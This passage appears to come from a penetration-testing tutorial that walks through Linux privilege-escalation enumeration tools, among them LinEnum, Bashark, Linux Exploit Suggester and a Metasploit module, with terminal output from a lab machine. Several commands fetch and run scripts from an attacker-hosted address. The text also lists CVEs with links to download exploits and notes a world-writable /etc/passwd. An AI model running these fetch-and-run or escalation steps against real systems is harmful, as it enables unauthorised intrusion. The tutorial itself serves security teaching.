Saving to: 'linpeas.sh'  
  
linpeas.sh 100%[=====] 2021-02-28 10:20:25 (291 MB/s) - 'linpeas.sh' saved [325414/325414]  
  
ignite@ubuntu:/tmp$ chmod 777 linpeas.sh ←  
ignite@ubuntu:/tmp$ ./linpeas.sh ←  
  
  
linpeas v3.0.4 by carlospolop  
  
ADVISORY: This script should be used for authorized penetration testing and/or with the network owner's permission.
```

LinEnum



[Download: LinEnum](#)

Time to take a look at LinEnum. It was created by [Rebootuser](#). LinEnum is a shell script that works in order to extract information from the target machine about elevating privileges. It supports an Experimental Reporting functionality that can help to export the result of the scan in a readable report format.

It has a few options or parameters such as:

```
-k Enter keyword  
-e Enter export location  
-t Include thorough (lengthy) tests  
-s Supply current user password to check sudo perms (INSECURE)  
-r Enter report name  
-h Displays help text
```

It checks various resources or details mentioned below:

Kernel and distribution release details:

- **System Information:**

Hostname, Networking details, Current IP, Default route details, DNS server information

- **User Information:**

Current user details, Last logged on users, shows users logged onto the host, list all users including uid/gid information, List root accounts, Extract's password policies and hash storage method information, checks umask value, checks if password hashes are stored in /etc/passwd, extract full details for 'default' uid's such as 0, 1000, 1001 etc., attempt to read restricted files i.e., /etc/shadow, List current users history files (i.e. .bash_history, .nano_history etc.), Basic SSH checks

- **Privileged access:**

Which users have recently used sudo, determine if /etc/sudoers is accessible, determine if the current user has Sudo access without a password, are known 'good' breakout binaries available via Sudo (i.e., nmap, vim etc.), Is root's home directory accessible, List permissions for /home/

- **Environmental:**

Display current \$PATH, Displays env information

- **Jobs/Tasks:**

List all cron jobs, locate all world-writable cron jobs, locate cron jobs owned by other users of the system, List the active and inactive systemd timers

- **Services:**

List network connections (TCP & UDP), List running processes, Lookup and list process binaries and associated permissions, List Netconf/indecent contents and associated binary file permissions, List init.d binary permissions

- Version Information (of the following):

Sudo, MYSQL, Postgres, Apache (Checks user config, shows enabled modules, Checks for htpasswd files, View www directories)

- Default/Weak Credentials:

Checks for default/weak Postgres accounts, Checks for default/weak MYSQL accounts.

- Searches:

Locate all SUID/GUID files, Locate all world-writable SUID/GUID files, Locate all SUID/GUID files owned by root, Locate ‘interesting’ SUID/GUID files (i.e. nmap, vim etc.), Locate files with POSIX capabilities, List all world-writable files, Find/list all accessible *.plan files and display contents, Find/list all accessible *.rhosts files and display contents, Show NFS server details, Locate *.conf and *.log files containing keyword supplied at script runtime, List all *.conf files located in /etc, .bak file search, Locate mail

- Platform/software specific tests:

Checks to determine if we’re in a Docker container, checks to see if the host has Docker installed, checks to determine if we’re in an LXC container

Here, we are downloading the locally hosted LinEnum script and then executing it after providing appropriate permissions.

```
wget 192.168.1.5/LinEnum.sh  
chmod 777 LinEnum.sh  
. /LinEnum.sh
```

```
ignite@ubuntu:/tmp$ wget 192.168.1.5/LinEnum.sh ←  
-- 2021-02-28 10:22:14 -- http://192.168.1.5/LinEnum.sh  
Connecting to 192.168.1.5:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 46631 (46K) [text/x-sh]  
Saving to: 'LinEnum.sh'  
  
LinEnum.sh 100%[=====] 2021-02-28 10:22:14 (387 MB/s) - 'LinEnum.sh' saved [46631/46631]  
  
ignite@ubuntu:/tmp$ chmod 777 LinEnum.sh ←  
ignite@ubuntu:/tmp$ ./LinEnum.sh ←  
  
#####  
# Local Linux Enumeration & Privilege Escalation Script #  
#####  
# www.rebootuser.com  
# version 0.982  
  
[-] Debug Info  
[+] Thorough tests = Disabled
```

We can see that it has enumerated for SUID bits on nano, cp and find.

```
[+] Possibly interesting SUID files:  
-rwsr-xr-x 1 root root 245872 Mar  6  2018 /bin/nano  
-rwsr-xr-x 1 root root 141528 Jan 18  2018 /bin/cp  
-rwsr-xr-x 1 root root 238080 Nov  5  2017 /usr/bin/find
```

When enumerating the Cron Jobs, it found the cleanup.py that we discussed earlier.

```
[-] Crontab contents:  
# /etc/crontab: system-wide crontab  
# Unlike any other crontab you don't have to run the `crontab`  
# command to install the new version when you edit this file  
# and files in /etc/cron.d. These files also have username fields,  
# that none of the other crontabs do.  
  
SHELL=/bin/sh  
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin  
  
# m h dom mon dow user  command  
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly  
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-pa  
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-pa  
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-pa  
#  
*/2 *      * * *    root    /mnt/cleanup.py
```

It also checks for the groups with elevated accesses. In this case it is the docker group.

```
[+] We're a member of the (docker) group - could possibly misuse these rights!  
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),114(docker)
```

LinEnum also found that the /etc/passwd file is writable on the target machine.

```
[-] Can we read/write sensitive files:  
-rwxrwxrwx 1 root root 1498 Feb 28 09:35 /etc/passwd  
-rw-r--r-- 1 root root 754 Feb 28 09:35 /etc/group  
-rw-r--r-- 1 root root 581 Apr  9  2018 /etc/profile  
-rw-r----- 1 root shadow 927 Feb 28 09:35 /etc/shadow
```

Bashark



[Download: Bashark](#)

Time to surf with the Bashark. It was created by [RedCode Labs](#). Bashark has been designed to assist penetrations testers and security researchers for post-exploitation phase of their security assessment of a Linux, OSX or Solaris Based Server.

Some of the prominent features of Bashark are that it is a bash script that means that it can be directly run from the terminal without any installation. It is fast and doesn't overload the target machine. It does not have any specific dependencies that you would require to install in the wild. As it wipes its presence after execution it is difficult to be detected after execution. Here, we downloaded the Bashark using wget command which is locally hosted on the attacker machine. Then provided execution permissions using chmod and then run the Bashark script. It upgrades your shell to be able to execute different commands.

```
cd /tmp  
wget 192.168.1.5/bashark.sh  
chmod 777 bashark.sh  
source bashark.sh
```

```
ignite@ubuntu:~$ cd /tmp  
ignite@ubuntu:/tmp$ wget 192.168.1.5/bashark.sh ←  
-- 2021-02-28 10:39:44 -- http://192.168.1.5/bashark.sh  
Connecting to 192.168.1.5:80 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 63570 (62K) [text/x-sh]  
Saving to: 'bashark.sh'  
  
bashark.sh                                                 100%[=====]  
  
2021-02-28 10:39:44 (290 MB/s) - 'bashark.sh' saved [63570/63570]  
  
ignite@ubuntu:/tmp$ chmod 777 bashark.sh ←  
ignite@ubuntu:/tmp$ source bashark.sh ←
```

[*] Type 'help' to show available commands

bashark_2.0\$ █

Here we used the getperm -c command to read the SUID bits on nano, cp and find among other binaries. Bashark also enumerated all the common config files path using the getconf command.

```
getperm -c  
getconf
```

```
bashark_2.0$ getperm -c ←  
[+] Results from common places:  
/bin/fusermount  
/bin/mount  
/bin/nano  
/bin/su  
/bin/ping  
/bin/umount  
/bin/cp  
/sbin/unix_chkpwd  
/sbin/pam_extrausers_chkpwd  
/usr/bin/newgidmap  
/usr/bin/mlocate  
/usr/bin/chage  
/usr/bin/find  
/usr/bin/wall  
/usr/bin/sudo  
/usr/bin/chsh  
/usr/bin/gpasswd  
/usr/bin/ssh-agent  
/usr/bin/traceroute6.iputils  
/usr/bin/bsd-write  
/usr/bin/newgrp  
/usr/bin/crontab  
/usr/bin/expiry  
/usr/bin/chfn  
/usr/bin/vmware-user-suid-wrapper  
/usr/bin/passwd  
/usr/bin/newuidmap  
bashark_2.0$ getconf ←  
[+] Found /etc/group  
[+] Found /etc/hosts  
[+] Found /etc/crontab  
[+] Found /etc/sysctl.conf  
[+] Found /etc/ssh/ssh_config  
[+] Found /etc/ssh/sshd_config  
[+] Found /etc/resolv.conf  
[+] Found /etc/ldap/ldap.conf  
[+] Found /etc/fstab  
[+] Found /etc/fuse.conf  
[+] Found /etc/gai.conf  
[+] Found /etc/host.conf  
[+] Found /etc/ld.so.conf  
[+] Found /etc/logrotate.conf  
[+] Found /etc/ltrace.conf  
[+] Found /etc/mke2fs.conf  
bashark_2.0$ █
```

LES: Linux Exploit Suggester



[Download: LES](#)

Time to get suggesting with the LES. It was created by [Z-Labs](#). As other scripts in this article, this tool was also designed to help the security testers or analysts to test the Linux Machine for the potential vulnerabilities and ways to elevate privileges. LES is crafted in such a way that it can work across different versions or flavors of Linux. Extensive research and improvements have made the tool robust and with minimal false positives. The basic working of the LES starts with generating the initial exploit list based on the detected kernel version and then it checks for the specific tags for each exploit. It collects all the positive results and then ranks them according the potential risk and then show it to the user. We can see that the target machine is vulnerable to CVE 2021-3156, CVE 2018-18955, CVE 2019-18634, CVE, 2019-15666, CVE 2017-0358 and others. Now we can read about these vulnerabilities and use them to elevate privilege on the target machine.

```
chmod 777 les.sh  
./les.sh
```

```
ignite@ubuntu:/tmp$ chmod 777 les.sh ←  
ignite@ubuntu:/tmp$ ./les.sh ←  
  
Available information:  
  
Kernel version: 4.15.0  
Architecture: x86_64  
Distribution: ubuntu  
Distribution version: 18.04  
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed  
Package listing: from current OS  
  
Searching among:  
  
74 kernel space exploits  
46 user space exploits  
  
Possible Exploits:  
  
[+] [CVE-2021-3156] sudo Baron Samedit  
  
    Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-s  
    Exposure: probable  
    Tags: mint=19, [ ubuntu=18|20 ], debian=10  
    Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main  
  
[+] [CVE-2018-18955] subuid_shell  
  
    Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712  
    Exposure: probable  
    Tags: [ ubuntu=18.04 ]{kernel:4.15.0-20-generic}, fedora=28{kernel:4.16.3-301.fc28}  
    Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-spl  
    Comments: CONFIG_USER_NS needs to be enabled  
  
[+] [CVE-2019-18634] sudo pwfeedback  
  
    Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/  
    Exposure: less probable  
    Tags: mint=19  
    Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c  
    Comments: sudo configuration requires pwfeedback to be enabled.
```

LinuxPrivChecker



[Downlaod: LinuxPrivChecker](#)

Checking some Privegs with the LinuxPrivChecker. It was created by [Mike Czumak](#) and maintained by [Michael Contino](#). After the bunch of shell scripts, let's focus of a python script. It is basically a python script that works against a Linux System. It searches for writable files, misconfigurations and clear-text passwords and applicable exploits. It also provides some interesting locations that can play key role while elevating privileges. It starts with the basic system info. Then we have the Kernel Version, Hostname, Operating System, Network Information, Running Services, etc.

python linuxprivchecker.py

```
ignite@ubuntu:/tmp$ python linuxprivchecker.py ←
_____
LINUX PRIVILEGE ESCALATION CHECKER
_____
[*] GETTING BASIC SYSTEM INFO ...
[+] Kernel
    Linux version 4.15.0-136-generic (buildd@lcy01-amd64-029) (gcc version 7.5.0 (Ubuntu 17.04.12-0ubuntu1~18.04.1) ) #1 SMP Tue Aug 28 14:00:00 UTC 2018
[+] Hostname
    ubuntu
[+] Operating System
    Ubuntu 18.04.5 LTS \n \l
[*] GETTING NETWORKING INFO ...
[+] Interfaces
    ens3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.38  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fe:8693  prefixlen 64  scopeid 0x20<link>
            ether 00:0c:29:c4:86:93  txqueuelen 1000  (Ethernet)
            RX packets 1251  bytes 264234 (264.2 KB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 904  bytes 208077 (208.0 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
    lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
            RX packets 16  bytes 1481 (1.4 KB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 16  bytes 1481 (1.4 KB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
[+] Netstat
    Active Internet connections (servers and established)
    Proto Recv-Q Send-Q Local Address          Foreign Address        State
    tcp      0      0 127.0.0.53:53           0.0.0.0:*
                                         LISTEN
    tcp      0      0 0.0.0.0:22             0.0.0.0:*
                                         LISTEN
    tcp      0      0 127.0.0.1:45165        0.0.0.0:*
                                         LISTEN
```

LinuxPrivChecker also works to check the /etc/passwd/ file and other information such as group information or write permissions on different files of potential interest.

```

[+] Root and current user history (depends on privs)
-rw——— 1 ignite ignite 1304 Feb 28 10:55 /home/ignite/.bash_his

[+] Sudoers (privileged)

[+] All users
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,,:/run/system
systemd-resolve:x:101:103:systemd Resolver,,,,:/run/systemd/resolve:
syslog:x:102:106 :: /home/syslog:/usr/sbin/nologin
messagebus:x:103:107 :: /nonexistent:/usr/sbin/nologin
_apt:x:104:65534 :: /nonexistent:/usr/sbin/nologin
uuidd:x:105:109 :: /run/uuidd:/usr/sbin/nologin
privs:x:1000:1000:privs,,,,:/home/privs:/bin/bash
sshd:x:106:65534 :: /run/sshd:/usr/sbin/nologin
lxd:x:107:65534 :: /var/lib/lxd/:/bin/false
dnsmasq:x:108:65534:dnsmasq,,,,:/var/lib/misc:/usr/sbin/nologin
ignite:x:1001:1001,,,,:/home/ignite:/bin/bash

[+] Current User
ignite

[+] Current User ID
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),114(docker)

[*] ENUMERATING FILE AND DIRECTORY PERMISSIONS/CONTENTS ...

```

Metasploit

Local Exploit suggester

For the people who don't like to get into scripts or those who use Metasploit to exploit the target system are in some cases ended up with a meterpreter session. So, in these instances we have a post exploitation module that can be used to check for ways to elevate privilege as other scripts. All it requires is the session identifier number to run on the exploited target. It will list various vulnerabilities that the system is vulnerable of.

```
use post/multi/recon/local_exploit_suggester
set session 2
exploit
```

```
msf6 > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.1.38 - Collecting local exploits for x86/linux ...
[*] 192.168.1.38 - 37 exploit checks are being tried ...
[+] 192.168.1.38 - exploit/linux/local/docker_daemon_privilege_escalation: The target is vulnerable.
[+] 192.168.1.38 - exploit/linux/local/nested_namespaces_idmap_limit_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.38 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Post module execution completed
```

Linux Private -i



[Download: Linux Private-i](#)

Checking some Prives with the LinuxPrivChecker. It was created by [creosote](#). Linux Private-i can be defined as a Linux Enumeration or Privilege Escalation tool that performs the basic enumeration steps and displays the results in an easily readable format. The script has very verbose option that includes vital checks such as OS info and permissions on common files, search for common applications while checking versions, file permissions and possible user credentials, common apps: Apache/HTTPD, Tomcat, Netcat, Perl, Ruby, Python, WordPress, Samba, Database Apps: SQLite, Postgres, MySQL/MariaDB, MongoDB, Oracle, Redis, CouchDB, Mail Apps: Postfix, Dovecot, Exim, Squirrel Mail, Cyrus, Sendmail, Courier, Checks Networking info - netstat, ifconfig, Basic mount info, crontab and bash history. Here's a snippet when running the Full Scope. This box has purposely misconfigured files and permissions. We see that the target machine has the /etc/passwd file writable. We are also informed that the Netcat, Perl, Python, etc. are installed on the target machine.

```
chmod 777 private-i.sh
./private-i.sh
```

```
ignite@ubuntu:/tmp$ chmod 777 private-i.sh
ignite@ubuntu:/tmp$ ./private-i.sh
```

```
-----  
Linux Private-i  
-----
```

1) Full Scope	- Non-Targeted approach with verbose results
2) Quick Canvas	- Brief System Investigation
3) Sleuths Special	- Search for unique perms, sensitive files, passwords, etc
4) Exploit Tip-off	- Lists possible OS & Kernel exploits
5) Exit	

```
Selection: 1
```

```
.-- ..Y
```

```

\-- ..\Y.      Running Full Scope Investigation
 \.\_\_\
 v1.1

----- OS info -----
Ubuntu 18.04.5 LTS
4.15.0-136-generic
ignite
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),114(docker)

Super users
root:x:0:0:root:/root:/bin/bash
----- Vital Quick Checks -----
[-] - /etc/passwd is World-Readable
[-] - /etc/shadow is neither world readable nor writable
[-] - /etc/sudoers is neither world readable nor writable
[-] - Mail in /var/mail/ is neither world readable nor writable
[+] - Found something in /etc/ that's World-Writable
    -rwxrwxrwx 1 root root 1498 Feb 28 09:35 /etc/passwd
/var/log/ Detection
[-] - syslog is neither world readable nor writable
[-] - auth.log is neither world readable nor writable
----- Application Research -----
[-] - Unable to confirm if Apache is installed
[-] - Unable to confirm if HTTPD is installed
[-] - Unable to confirm if Tomcat is installed
[+] - Netcat is installed
[+] - Perl is installed
[-] - Unable to confirm if Ruby is installed
[+] - Python is installed
[+] - Netcat is installed
[-] - Unable to confirm if WordPress is installed
[-] - Unable to confirm if Samba is installed

----- SSH Info -----
[-] - ssh_host_rsa_key is neither world readable nor writable
[-] - ssh_host_ed25519_key is neither world readable nor writable
[-] - ssh_host_ecdsa_key is neither world readable nor writable

```

Private-i also extracted the script inside the cronjob that gets executed after the set duration of time.

```

----- Crontab -----
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6     * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo=
47 6     * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo=
52 6     1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --repo=
*/2 *    * * *    root    /mnt/cleanup.py

```

Linux Smart Enumeration



[GitHub Link: Linux Smart Enumeration](#)

Keep away the dumb methods time to use the Linux Smart Enumeration. It was created by [Diego Blanco](#). Linux Smart Enumeration is a script inspired from the LinEnum Script that we discussed earlier. The purpose for this script is same as every other scripted are mentioned. This script has 3 levels of verbosity so that the user can control of the amount of information you see. It uses color to differentiate the types of alerts like green means it is possible to use it to elevate privilege on Target Machine. It asks the user if they have the knowledge of the user password so as to check the sudo privilege. It checks the user groups, Path Variables, Sudo Permissions and other interesting files.

```
chmod 777 lse.sh  
./lse.sh
```

```
ignite@ubuntu:/tmp$ chmod 777 lse.sh ←  
ignite@ubuntu:/tmp$ ./lse.sh ←  
--  
If you know the current user password, write it here to check sudo privileges: 123  
--  
  
LSE Version: 3.1  
  
User: ignite  
User ID: 1001  
Password: *****  
Home: /home/ignite  
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games  
umask: 0002  
  
Hostname: ubuntu  
Linux: 4.15.0-136-generic  
Distribution: Ubuntu 18.04.5 LTS  
Architecture: x86_64  
  
===== ( users ) =====  
[i] usr000 Current user groups..... yes!  
[*] usr010 Is current user in an administrative group?..... nope  
[*] usr020 Are there other users in an administrative groups?..... yes!  
[*] usr030 Other users with shell..... yes!  
[i] usr040 Environment information..... skip  
[i] usr050 Groups for other users..... skip  
[i] usr060 Other users..... skip  
[*] usr070 PATH variables defined inside /etc..... yes!  
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope  
===== ( sudo ) =====  
[!] sud000 Can we sudo without a password?..... nope  
[!] sud010 Can we list sudo commands without a password?..... nope  
[!] sud020 Can we sudo with a password?..... nope  
[!] sud030 Can we list sudo commands with a password?..... nope  
[*] sud040 Can we read sudoers files?..... nope  
[*] sud050 Do we know if any other users used sudo?..... yes!
```

We can also see the cleanup.py file that gets re-executed again and again by the crontab.

```
/etc/crontab:*/2 * * * * root /mnt/cleanup.py
[!] ret400 Cron files..... skip
[*] ret500 User systemd timers..... nope
[!] ret510 Can we write in any system timer?..... nope
[i] ret900 Systemd timers..... skip
===== ( network ) =====
```

There are the SUID files which can be used to elevate privilege such as nano, cp, find etc. We can also see that the /etc/passwd is writable which can also be used to create a high privilege user and then use it to login in onto the target machine.

```
[*] sudo50 Do we know if any other users used sudo?..... yes!
===== ( file system ) =====
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Binaries with setuid bit..... yes!
[!] fst020 Uncommon setuid binaries..... yes!
=====
/bin/nano
/bin/cp
/usr/bin/find
/usr/bin/vmware-user-suid-wrapper
=====

[!] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
[!] fst050 Uncommon setgid binaries..... skip
[!] fst060 Can we write to any setgid binary?..... skip
[*] fst070 Can we read /root?..... nope
[*] fst080 Can we read subdirectories under /home?..... yes!
[*] fst090 SSH files in home directories..... nope
[*] fst100 Useful binaries..... yes!
[*] fst110 Other interesting files in home directories..... nope
[!] fst120 Are there any credentials in fstab/mtab?..... nope
[*] fst130 Does 'ignite' have mail?..... nope
[!] fst140 Can we access other users mail?..... nope
[*] fst150 Looking for GIT/SVN repositories..... yes!
[!] fst160 Can we write to critical files?..... yes!
=====
-rwxrwxrwx 1 root root 1498 Feb 28 09:35 /etc/passwd
=====

[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... nope
[!] fst200 Are there possible credentials in any shell history file?..... nope
[i] fst500 Files owned by user 'ignite'..... skip
[i] fst510 SSH files anywhere..... skip
[i] fst520 Check hosts.equiv file and its contents..... skip
[i] fst530 List NFS server shares..... skip
```

Linux Exploit Suggester-2

We discussed about the Linux Exploit Suggester. But now take a look at the Next-generation Linux Exploit Suggester 2. It is heavily based on the first version. There have been some niche changes that include more exploits and it has an option to download the detected exploit code directly from Exploit DB. It has more accurate wildcard matching. It expands the scope of searchable exploits. Last but not the least Colored Output.

```
chmod 777 linux-exploit-suggester-2.pl  
./linux-exploit-suggester-2.pl -k 3
```

```
ignite@ubuntu:/tmp$ chmod 777 linux-exploit-suggester-2.pl ←  
ignite@ubuntu:/tmp$ ./linux-exploit-suggester-2.pl -k 3 ←  
  
#####
# Linux Exploit Suggester 2
#####  
  
Local Kernel: 3  
Searching 72 exploits ...  
  
Possible Exploits  
[1] clone_newuser (3.3.5)  
    CVE-N/A  
    Source: http://www.exploit-db.com/exploits/38390  
[2] dirty_cow (3.0.0)  
    CVE-2016-5195  
    Source: http://www.exploit-db.com/exploits/40616  
[3] exploit_x (3.0.0)  
    CVE-2018-14665  
    Source: http://www.exploit-db.com/exploits/45697  
[4] memodipper (3.0.0)  
    CVE-2012-0056  
    Source: http://www.exploit-db.com/exploits/18411  
[5] msr (3.0.0)  
    CVE-2013-0268  
    Source: http://www.exploit-db.com/exploits/27297  
[6] overlayfs (3.13.0)  
    CVE-2015-8660  
    Source: http://www.exploit-db.com/exploits/39230  
[7] perf_swevent (3.0.0)  
    CVE-2013-2094  
    Source: http://www.exploit-db.com/exploits/26131  
[8] pp_key (3.4.0)  
    CVE-2016-0728  
    Source: http://www.exploit-db.com/exploits/39277  
[9] rawmodePTY (3.14.0)  
    CVE-2014-0196  
    Source: http://packetstormsecurity.com/files/download/126603/cve-2014-0196-md.c  
[10] semtex (3.0.0)  
    CVE-2013-2094  
    Source: http://www.exploit-db.com/exploits/25444  
[11] timeoutpwn (3.4.0)  
    CVE-2014-0038  
    Source: http://www.exploit-db.com/exploits/31346
```

Conclusion

The point that we are trying to convey though this article is that there are multiple scripts and executables and batch files to consider while doing Post Exploitation on Windows and Linux Based devices. We wanted this article to serve as your go to guide whenever you are trying to elevate privilege on a Windows and Linux machine irrespective of the way you got your initial foothold.

References

- <https://www.hackingarticles.in/window-privilege-escalation-automated-script/>
- <https://www.hackingarticles.in/linux-privilege-escalation-automated-script/>

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

